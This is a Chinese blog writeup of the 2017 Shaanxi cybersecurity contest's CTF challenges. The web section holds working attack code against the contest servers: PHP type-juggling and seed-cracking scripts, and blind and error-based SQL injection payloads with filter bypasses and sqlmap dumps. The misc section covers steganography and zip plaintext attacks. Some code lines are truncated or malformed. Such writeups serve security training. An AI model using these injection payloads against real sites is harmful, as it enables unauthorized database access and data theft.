

2017 陕西网络空间安全技术大赛writeup

原创

Ni9htMar3



于 2017-04-26 09:27:13 发布



5420 收藏

分类专栏: [WriteUp](#) 文章标签: [陕西 网络](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Ni9htMar3/article/details/70770611>

版权



[WriteUp 专栏收录该内容](#)

17 篇文章 0 订阅

订阅专栏

WEB

签到题

点开后是一个登陆框, 直接查看源码得到关键代码

```
<!-- if (isset($_GET['Username']) && isset($_GET['password'])) {  
    $logined = true;  
    $Username = $_GET['Username'];  
    $password = $_GET['password'];  
  
    if (!ctype_alpha($Username)) {$logined = false;}  
    if (!is_numeric($password) ) {$logined = false;}  
    if (md5($Username) != md5($password)) {$logined = false;}  
  
    if ($logined){  
        echo "successful";  
    } else {  
        echo "login failed!";  
    }  
}  
-->
```

弱类型比较, 使 `username=QNKCDZO; password=240610708`, 进入下一关

```
<!-- if (isset($_POST['message'])) {  
    $message = json_decode($_POST['message']);  
    $key = "*****";  
    if ($message->key == $key) {  
        echo "flag";  
    }  
    else {  
        echo "fail";  
    }  
}  
else{  
    echo "~~~~~";  
}  
-->
```

直接构造

The screenshot shows a browser developer tools interface with the Network tab selected. A POST request is being made to the URL `http://117.34.111.15:84/json.php`. The "Post data" field contains the JSON payload `message={"key":0}`. The "Enable Post data" checkbox is checked. The response body displays the text `哈哈，以为这样就完了吗？！并没有，接着奋斗吧，少年！`. Below the response, the flag `flag{sffs_gsg_suhs}` is shown.

<http://blog.csdn.net/Ni9htMar3>

抽抽奖

Jsfuck 还有aaencode 的编码，有点大，还是调试js

```
(function() {
    window.rotateFunc = function(awards,angle,text){
        $('#lotteryBtn').stopRotate();
        $("#lotteryBtn").rotate({
            angle:0,
            duration: 5000,
            animateTo: angle+1440,
            callback:function(){
                getFlag(text);
            }
        });
    });
})
```

直接点击下面的getFlag函数

```
(function() {
    window.getFlag=function(text){
        if(text=='1'){
            alert("你最厉害啦！可惜没flag")
        } else if(text=='2'){
            alert("你真棒！")
        } else if(text=='3'){
            alert("你真棒！")
        } else if(text=='4'){
            alert("你真棒！")
        } else if(text=='5'){
            alert("你真棒！")
        } else if(text=='6'){
            alert("你真棒！")
        } else if(text=='7'){
            alert("你真棒！")
        } else if(text=='8'){
            alert("你真棒！")
        } else if(text=='9'){
            alert("你真棒！")
        } else if(text=='0'){
            alert("你真棒！")
        }
    }
})
```

继续抽

关键代码

```

$(function() {
    var rotateFunc = function(jsctf0, jsctf1, jsctf2) {
        $('#token.php').stopRotate();
        $("#lotteryBtn").rotate({
            angle: 0x0,
            duration: 0x1388,
            animateTo: jsctf1 + 0x5a0,
            callback: function() {
                $.get('get.php?token=' + $('#token').val() + "&id=" + encode(md5(jsctf2)), function(jsc
                    alert(jsctf3['text'])
                }, 'json');
                $.get('token.php', function(jsctf3) {
                    $('#token').val(jsctf3)
                }, 'json')
            }
        })
    };
    $("#lotteryBtn").rotate({
        bind: {
            click: function() {
                var jsctf0 = [0x0];
                jsctf0 = jsctf0[Math.floor(Math.random() * jsctf0.length)];
                if (jsctf0 == 0x1) {
                    rotateFunc(0x1, 0x9d, 1)
                };
                if (jsctf0 == 0x2) {
                    rotateFunc(0x2, 0xf7, 2)
                };
                if (jsctf0 == 0x3) {
                    rotateFunc(0x3, 0x16, 3)
                };
                if (jsctf0 == 0x0) {
                    var jsctf1 = [0x43, 0x70, 0xca, 0x124, 0x151];
                    jsctf1 = jsctf1[Math.floor(Math.random() * jsctf1.length)];
                    rotateFunc(0x0, jsctf1, '\x30')
                }
            }
        }
    })
})

```

encode

```

function encode(string) {
    var output = '';
    for (var x = 0, y = string.length, charCode, hexCode; x < y; ++x) {
        charCode = string.charCodeAt(x);
        if (128 > charCode) {
            charCode += 128
        } else if (127 < charCode) {
            charCode -= 128
        }
        charCode = 255 - charCode;
        hexCode = charCode.toString(16);
        if (2 > hexCode.length) {
            hexCode = '0' + hexCode
        }
        output += hexCode
    }
    return output
}

```

通过查看一些js代码，可知是跟 `text` 的值有关，但尝试几个都不对，直接爆破好啦，注意：这个必须绑定 `token`，所以有一个读取 `token` 的代码

附上 `Mirage` 队伍的脚本（小小的改动了一下）

```

import requests
import hashlib

def encode(str):
    end = ""
    for s in str:
        if ord(s)<128:
            end+="%x"%(255-(ord(s)+128))
        if ord(s)>127:
            end+="%x"%(255-(ord(s)-128))
    return end

flag = []

cookies = {'PHPSESSID': '2coc93voijtnq8ms9iu8rqe391'}

for x in range(1,200):
    r = requests.get("http://117.34.111.15:81/token.php",cookies=cookies)
    m = hashlib.md5(str(x)).hexdigest()
    print x
    #print "http://117.34.111.15:81/get.php?token="+r.text[1:-1]&"&id="+encode(m)
    s = requests.get("http://117.34.111.15:81/get.php?token="+r.text[1:-1]&"&id="+encode(m),cookies=cookies)
    flag.append(s.text)
    if "flag{" in s.text:
        print s.text
        break

```

得到flag

The terminal window shows the following text:

```

146
147
148 {"text":"flag{b81cfec0285f75d4e36d2ccb2f7e0280}Mar3
149

```

Wrong

查看源码啥也没得到，尝试找下备份，发现 `.index.php.swp` ,修复一下即可得到代码

```
<?php
error_reporting(0);
function create_password($pw_length = 10)
{
    $randpwd = "";
    for ($i = 0; $i < $pw_length; $i++)
    {
        $randpwd .= chr(mt_rand(33, 126));
    }
    return $randpwd;
}

session_start();
mt_srand(time());


$pwd=create_password();
echo $pwd.'||';
if($pwd == $_GET['pwd'])
{
    echo "first";
    if($_SESSION['userLogin']==$_GET['login'])
        echo "Good job, you get the key";
}
else
{echo "Wrong!";}

$_SESSION['userLogin']=create_password(32).rand();
?>
```

看来这是一个爆破随机数种子的题，后面的 `login` 绕过就使 `session` 置空，然后 `login=` 脚本

```

<?php

function create_password($pw_length = 10)
{
    $randpwd = "";
    for ($i = 0; $i < $pw_length; $i++)
    {
        $randpwd .= chr(mt_rand(33, 126));
    }
    return $randpwd;
}

session_start();

for($i=time()-10;$i<time()+10;$i++)
{
    mt_srand($i);
    $pwd=create_password();
    $curl=file_get_contents("http://117.34.111.15:85/index.php?pwd=$pwd&login=");
    echo $curl.'<br>';
}

?>

```

Good job, you get the flag!flag{rand_afjk_u8nm_uq2n}

Wrong!

Wrong!

<http://blog.csdn.net/Ni9htMar3>

注：有时候总是得不到，是因为种子范围太小，可以直接放大

so easy!

```

<?php

include("config.php");

$conn ->query("set names utf8");

function randStr($length=32){
    $strBase = "1234567890QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm";
    $str = "";
    while($length>0){
        $str.=substr($strBase,rand(0,strlen($strBase)-1),1);
        $length--;
    }
    return $str;
}

if($install){
    $sql = "create table `user` (
        `id` int(10) unsigned NOT NULL PRIMARY KEY AUTO_INCREMENT ,
        `username` varchar(30) NOT NULL,
        `password` varchar(64) NOT NULL,
        `email` varchar(50) NOT NULL,
        `salt` varchar(10) NOT NULL,
        `status` tinyint(1) NOT NULL DEFAULT 1,
        `last_login` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
        `last_update` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP
    ) ENGINE=InnoDB DEFAULT CHARSET=utf8;
    $conn->query($sql);
}

```

```

`passwd` varchar(32) NOT NULL,
`role` varchar(30) NOT NULL
)ENGINE=MyISAM AUTO_INCREMENT=1 DEFAULT CHARSET=latin1 COLLATE=latin1_general_ci ";
if($conn->query($sql)){
    $sql = "insert into `user`(`username`,`passwd`,`role`) values ('admin','".$md5(randStr())."', 'ad
    $conn -> query($sql);
}
}

function filter($str){
    $filter = "/ |\\*|#|;|,|is|union|like|regexp|for|and|or|file|--|\\| |`|&|".urldecode('%09')."|".urld
    if(preg_match($filter,$str)){
        die("you can't input this illegal char!");
    }
    return $str;
}

function show($username){
    global $conn;
    $sql = "select role from `user` where username ='".$username."'";
    $res = $conn ->query($sql);
    if($res->num_rows>0){

        echo "$username is ".$res->fetch_assoc()['role'];
    }else{
        die("Don't have this user!");
    }
}

function login($username,$passwd){
    global $conn;
    global $flag;

    $username = trim(strtolower($username));
    $passwd = trim(strtolower($passwd));
    if($username == 'admin'){
        die("you can't login this as admin!");
    }

    $sql = "select * from `user` where username='".$conn->escape_string($username)."' and passwd='".$co
    $res = $conn ->query($sql);
    if($res->num_rows>0){
        if($res->fetch_assoc()['role'] === 'admin') exit($flag);
    }else{
        echo "sorry,username or passwd error!";
    }
}

function source(){
    highlight_file(__FILE__);
}

$username = isset($_POST['username'])?filter($_POST['username']): "";
$passwd = isset($_POST['passwd'])?filter($_POST['passwd']): "";

```

```
$_ACTION = isset($_GET['action']) ? filter($_GET['action']) : 'source';

switch($action){
    case "source": source(); break ;
    case "login" : login($username,$passwd);break;
    case "show" : show($username);break;
}
```

虽然过滤这么多，但密码随机，看来是一道sql注入

通过测试发现 `action=show` 页面可以进行注入，得到密码

通过查找一堆的姿势，发现 `/` 和 `and` 相同，由于末尾有 `'` 只能用 `1=1=1` 逻辑进行绕过脚本


```
import requests

url="http://117.34.111.15:89/?action=show"

flag=''
for x in range(1,33):
    for i in range(33,125):
        con="admin'/(ascii(substr((select(passwd)from(user))from(%d)))<%d)=1='1" % (x,i)
        payload={
            "username": con
        }
        s=requests.post(url,data=payload)
        if 'admin' in s.content:
            flag += chr(i-1)
            print flag
            break
```

```
37b1d2f04f594bfff82
37b1d2f04f594bfff826
37b1d2f04f594bfff826f
37b1d2f04f594bfff826fd
37b1d2f04f594bfff826fd6
37b1d2f04f594bfff826fd69
37b1d2f04f594bfff826fd69e
37b1d2f04f594bfff826fd69e3
37b1d2f04f594bfff826fd69e38
37b1d2f04f594bfff826fd69e389
37b1d2f04f594bfff826fd69e3896
37b1d2f04f594bfff826fd69e38968
请按任意键继续: http://blog.csdn.net/Ni9htMar3
继续并立半 .
```

由于有个 admin 的验证，直接宽字节注入即可



http://blog.csdn.net/Ni9htMar3

just a test

一打开就是一个站，一脸蒙逼，先扫扫试试，发现有一堆一堆的sql注入可以利用，找一个点尝试一下

Scan Results: Scan Thread 1 (http://117.34.111.15:83/) Status: Finished (329 alerts)
Web Alerts (329):

- Cross site scripting (verified) (221)
- Cross site scripting [stored] (verified...)
- SQL injection (33):
 - /
 - /allurez/
 - /berride/
 - /best-sellers/
 - /best-sellers/1/
 - /brands/
 - /chandni-jewels/
 - /fb/
 - /gas-can/
 - /houston-diamond-district/
 - /oil-for-generators/
 - /portable-generator-covers/
 - /portable-generators/
 - /portable-generators/1/
 - /solvar/
 - /special-offers/
 - /stuller/
 - /tag/14ct-tw-cushion-cut/
 - /tag/14k-white-gold-designer/
 - /tag/2-14ct-tw-cushion/
 - /tag/both-changeable-to-betterl...
 - /tag/diamond-engagement-ring/
 - /tag/diamonds-weigh-14ct-total/
 - /tag/engagement-ring-in-14k/
 - /tag/engagement/

Activity Window: http://blog.csdn.net/Ni9htMar3

The screenshot shows a browser-based interface for testing SQL queries. The URL bar contains the following query:

```
http://117.34.111.15:83/vogati' union select if(1=1,sleep(5),0)%23
```

Below the URL bar are several buttons: Load URL, Split URL, Execute, Enable Post data, and Enable Referrer. A toolbar below these includes icons for Cookies, CSS, Forms, Images, Page Info, Other Functions, Mark, Zoom, Tools, View Source, Options, and a few red X buttons.

A message at the top states: "You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' LIMIT 1' at line 1(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' union select if(1=1,sleep(5),0)' LIMIT 1".

The status bar at the bottom right shows the URL: <http://blog.csdn.net/Ni9htMar3>.

居然出现错误了，仔细观察发现 # 没上去，二次url编码一下

The screenshot shows the same browser-based interface, but the URL bar now contains the correctly encoded query:

```
http://117.34.111.15:83/vogati' union select if(1=1,sleep(5),0)%2523
```

The rest of the interface and status bar are identical to the previous screenshot.

发现出现延迟，确定是sql注入

方法1：

尝试注入吧，这里有个大坑，一开始拿脚本开始爆破数据库长度为5，数据库为 test1

```
3 http://117.34.111.1
4 http://117.34.111.1
5 [11:23:03] [INFO] fetc
1
test1
\c test1
请按任意键继续...
```

但是test1只是当前数据库，而不是flag所在的数据库，后来都行不通后尝试扔sqlmap中去跑，倒是跑出所有数据库

```
[11:23:30] [INFO] retrieved: information_schema
[11:23:37] [INFO] retrieved: test
[11:23:37] [INFO] retrieved: test1
available databases [3]:
[*] information_schema
[*] test
[*] test1

[11:23:37] [WARNING] HTTP error codes detected during the scan:
403 (Forbidden) - 1 times 404 (Not Found) - 10 times
```

既然 `test1` 不行，换 `test` 试试

跑出表明 `f1@g`

```
[11:34:54] [INFO] fetching tables for database
[11:34:54] [INFO] the SQL query used returns 1
[11:34:54] [INFO] retrieved: f1@g
Database: test
[1 table]
+----+
| f1@g |
+----+
          http://blog.csdn.net/Ni9htMar3
[11:34:54] [INFO] fetched data logged to text
```

```
http://117.34.111.15:83/vogati' union select if(ascii(substr((select gro
bles where table_schema=0x74657374slimit_1),4,1))=102,sleep(3),0)%2523
http://117.34.111.15:83/vogati' union select if(ascii(substr((select gro
bles where table_schema=0x74657374tlimit 1), 4,1))=103,sleep(3),0)%2523 t
g
f1@g          32  □      if times > 2:
          http://blog.csdn.net/Ni9htMar3
          flag += chr(i)
```

结果列名sqlmap跑不出来，只能拿脚本爆破

```
columns where table_name=0x666c4067 limit 1),14,1))=125,sleep(3),0)%2523= table_name
http://117.34.111.15:83/vogati'#union=select# if(ascii(substr((select group_concat(column
columns where table_name=0x666c4067 limit 1),14,1))=126,sleep(3),0)%252379 limit 1),
Id,flag          29          #con = 'and If(ascii(substr(select table_na
请按任意键继续. . .
          http://blog.csdn.net/Ni9htMar3t
          table_schema=0x6c6f http://blog.csdn.net/Ni9htMar3t
          http://blog.csdn.net/Ni9htMar3t
```

结果跑出来俩，必须是第二个，先试试sqlmap，一下就出来啦，无语

```
[11:44:18] [INFO] the SQL query used returns 1 entries
[11:44:19] [INFO] retrieved: flag{99cd1872c9b26525a8e5ec878d230ca
[11:44:19] [INFO] analyzing table dump for possible password hash
Database: test
Table: f1@g
[1 entry]
+----+
| flag           |
+----+
| flag{99cd1872c9b26525a8e5ec878d230caf} |
+----+
          http://blog.csdn.net/Ni9htMar3
[11:44:19] [INFO] table 'test' `f1@g` dumped to CSV file 'C:\Users\
```

还是试试脚本

```

import requests
import urllib, urllib2, time
dic='123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLMZCVBNM'
flag = ''
'''
for i in range(1,8):
    #url = "http://117.34.111.15:83/vogati' union select if((select length(database()))={0},sleep(3),0)
    url = "http://117.34.111.15:83/vogati' union select if((length((select group_concat(table_name) fro
    print url
    start_time = time.time()
    requests.get(url)
    times = time.time() - start_time

    if times > 2:
        print i
        break
print flag
#database() 5
#table 4
'''


for i in range(1,15):
    for j in xrange(33,127):
        url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(data
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(table
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select group_concat(colum
        #url = "http://117.34.111.15:83/vogati' union select if(ascii(substr((select flag from test.^f1
start_time = time.time()
requests.get(url)
times = time.time() - start_time
if times > 4:
    flag += chr(j)
    print chr(j)
    break
print flag

#database() test1
#f1@g
#flag

```

响应还是有点问题，为了确保还是试试下一个方法

方法2：报错注入

表名

The screenshot shows a browser's developer tools Network tab. A request is being made to the URL `http://117.34.111.15:83/vogati' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,table_name,0x7e) from information_schema.tables where table_schema=0x74657374),0x7e))--`. The status bar at the bottom indicates an 'XPATH syntax error: '~~fl@g~~'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, concat(0x7e, (select group_concat(0x7e,table_name,0x7e) from information_schema.tables where table_schema=0x74657374),0x7e))-- ' LIMIT 1'. There are various browser extension icons in the toolbar.

列名

The screenshot shows a browser-based penetration testing tool. The URL input field contains the following payload: `http://117.34.111.15:83/vogati' and extractvalue(1, concat(0x7e,(select group_concat(0x7e,column_name,0x7e) from information_schema.columns where table_name=0x666c4067),0x7e))--+`. Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". A toolbar at the top includes icons for禁用 (Disable), Cookies, CSS, 表单 (Form), 图片 (Image), 网页信息 (Page Info), 其他功能 (Other Functions), 标记 (Mark), 缩放 (Zoom), 工具 (Tools), 查看源代码 (View Source), 选项 (Options), and three status indicators (green checkmark, red error, blue info).

XPATH syntax error: '~~~Id~~~f1ag~~~(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, concat(0x7e,(select group_concat(0x7e,column_name,0x7e) from information_schema.columns where table_name=0x666c4067),0x7e))-- ' LIMIT 1

<http://blog.csdn.net/Ni9htMar3>

flag

The screenshot shows a browser-based penetration testing tool. The URL input field contains the following payload: `http://117.34.111.15:83/vogati' and extractvalue(1, (select group_concat(0x7e,f1ag,0x7e) from test.`fl@g` limit 20))--+`. Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". A toolbar at the top includes icons for禁用 (Disable), Cookies, CSS, 表单 (Form), 图片 (Image), 网页信息 (Page Info), 其他功能 (Other Functions), 标记 (Mark), 缩放 (Zoom), 工具 (Tools), 查看源代码 (View Source), 选项 (Options), and three status indicators (green checkmark, red error, blue info).

XPATH syntax error: '~flag(99cd1872c9b26525a8e5ec878d'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, (select group_concat(0x7e,f1ag,0x7e) from test.`fl@g` limit 20))-- ' LIMIT 1

<http://blog.csdn.net/Ni9htMar3>

由于显示的问题，直接分片偏移一下就行


The screenshot shows a browser-based penetration testing tool. The URL input field contains the following payload: `http://117.34.111.15:83/vogati' and extractvalue(1, (select mid(f1ag,10,32) from test.`fl@g`))--+`. Below the URL are two checkboxes: "Enable Post data" and "Enable Referrer". A toolbar at the top includes icons for禁用 (Disable), Cookies, CSS, 表单 (Form), 图片 (Image), 网页信息 (Page Info), 其他功能 (Other Functions), 标记 (Mark), 缩放 (Zoom), 工具 (Tools), 查看源代码 (View Source), 选项 (Options), and three status indicators (green checkmark, red error, blue info).

XPATH syntax error: 'c9b26525a8e5ec878d230caf'(Checking for product pagename) sql: SELECT id FROM pages WHERE pagename = 'vogati' and extractvalue(1, (select mid(f1ag,10,32) from test.`fl@g`))-- ' LIMIT 1

<http://blog.csdn.net/Ni9htMar3>

MISC

一维码



LSB解密，直接抠出来

保存后查看是tar，看来是利用hydan隐写的，直接利用工具解密即可，密码就是 `hydan`

```
root@ni9htmar3: ~/文档/hydan# ./hydan-decode ff  
Password: # cd ..  
flag{ good4you } http://blog.csdn.net/Ni9htMar3
```

什么玩意

下载下来两个文件真是一脸蒙逼，打开 `whatisthat` 看的时候居然找到 `Protocol, LMP, XiAn`，度娘好啦
得知这个协议是一个蓝牙协议，看来是一个关于蓝牙的解码题

百度链接：<http://book.51cto.com/art/201011/236037.htm>

根据上面直接跟着操作

轨迹

先看一下文件的类型吧

```
root@ni9htmar3: ~# file '/root/桌面/trace.io'  
/root/桌面/trace.io: tcpdump capture file (little-endian) - version 2.4, capture  
length 65535
```

居然是数据包，丢进wireshark

是一堆USB数据

1 0.000000	2.4.2	host	USB	35 URB_INTERRUPT in
2 0.004000	2.4.2	host	USB	35 URB_INTERRUPT in
3 0.008000	2.4.2	host	USB	35 URB_INTERRUPT in
4 0.084005	2.4.2	host	USB	35 URB_INTERRUPT in
5 0.112006	2.4.2	host	USB	35 URB_INTERRUPT in
6 0.370021	2.4.2	host	USB	35 URB_INTERRUPT in
7 0.374021	2.4.2	host	USB	35 URB_INTERRUPT in
8 0.378021	2.4.2	host	USB	35 URB_INTERRUPT in
9 0.382022	2.4.2	host	USB	35 URB_INTERRUPT in
10 0.386022	2.4.2	host	USB	35 URB_INTERRUPT in
11 0.390022	2.4.2	host	USB	35 URB_INTERRUPT in
12 0.392022	2.4.2	host	USB	35 URB_INTERRUPT in
13 0.396022	2.4.2	host	USB	35 URB_INTERRUPT in
14 0.400022	2.4.2	host	IICD	http://blog.csdn.net/Ni9htMar3 35 IICD_TNTEDDIINT in

可能是USB轨迹吧，直接利用大神的脚本 [UsbMiceDataHacker.py](#)

链接<https://github.com/gloxec/UsbMiceDataHacker>



http://blog.csdn.net/Ni9htMar3

好坑啊，看不清

[flag{stego_xatu@}](#)

种棵树吧

下载下来是一个压缩包，解压有两个图片，对第一张利用 [binwalk](#) 开始分析

```
root@ni9htmar3: ~# binwalk '/root/桌面/1111.jpg'

DECIMAL      HEXADECIMAL      DESCRIPTION
---          -----          ---
0            0x0              JPEG image data, JFIF standard 1.01
125330       0x1E992         Zip archive data, at least v2.0 to extract, compressed size: 22476, uncompressed size: 23206, name: "1.gif"
147944       0x241E8         End of Zip archive
```

发现有压缩包，并且应该藏着一张 .gif 文件，抠出来解压，一张没有头部的，添加头部，然后静态分析



即： In-order{RY!heHVaL-goAI{dxj_GpnUw8}kzu*Er:s56fFl2i}

图片2由于没什么隐藏，就直接notepad++打开看到字符串

Post-order{YR!eVa-gLAoxd_j{pw}8zkUnGuIHh:r65f21FsEi*}

联系树的含义，看来是个二叉树

画一画得到结果 hi!HEREIsYouFLAG:flag{n52V-jPU6d_kx8zw}

我们的秘密

先进行分析

```
root@ni9htmar3:~# file '/root/桌面/secret.bin'  
/root/桌面/secret.bin: Zip archive data, at least v2.0 to extract
```

是个zip文件

利用binwalk发现里面有两个

```
root@ni9htmar3:~# binwalk '/root/桌面/secret.bin'  
最近使用的  
DECIMAL      HEXADECIMAL      DESCRIPTION  
-----  
0            0x0              Zip encrypted archive data, at least v2.0 to extract, compressed size: 185, uncompressed size: 205, name: "readme.txt"  
241          0xF1             Zip encrypted archive data, at least v2.0 to extract, compressed size: 527933, uncompressed size: 531063, name: "actorshow.mp4"  
528233       0x80F69          Zip encrypted archive data, at least v2.0 to extract, compressed size: 59649, uncompressed size: 215310, name: "cool.wav"  
588213       0x8F9B5          End of Zip archive  
588235       0x8E9CB          Zip archive data, at least v2.0 to extract, compressed size: 173, uncompressed size: 205, name: "readme.txt"  
588540       0x8FAFC          End of Zip archive
```


分离后第一个需要密码，第二个直接用7z打开里面有一个txt，没什么意义，看来是需要进行明文攻击



得到密码 **3xatu2o17**

然后解压得到两个

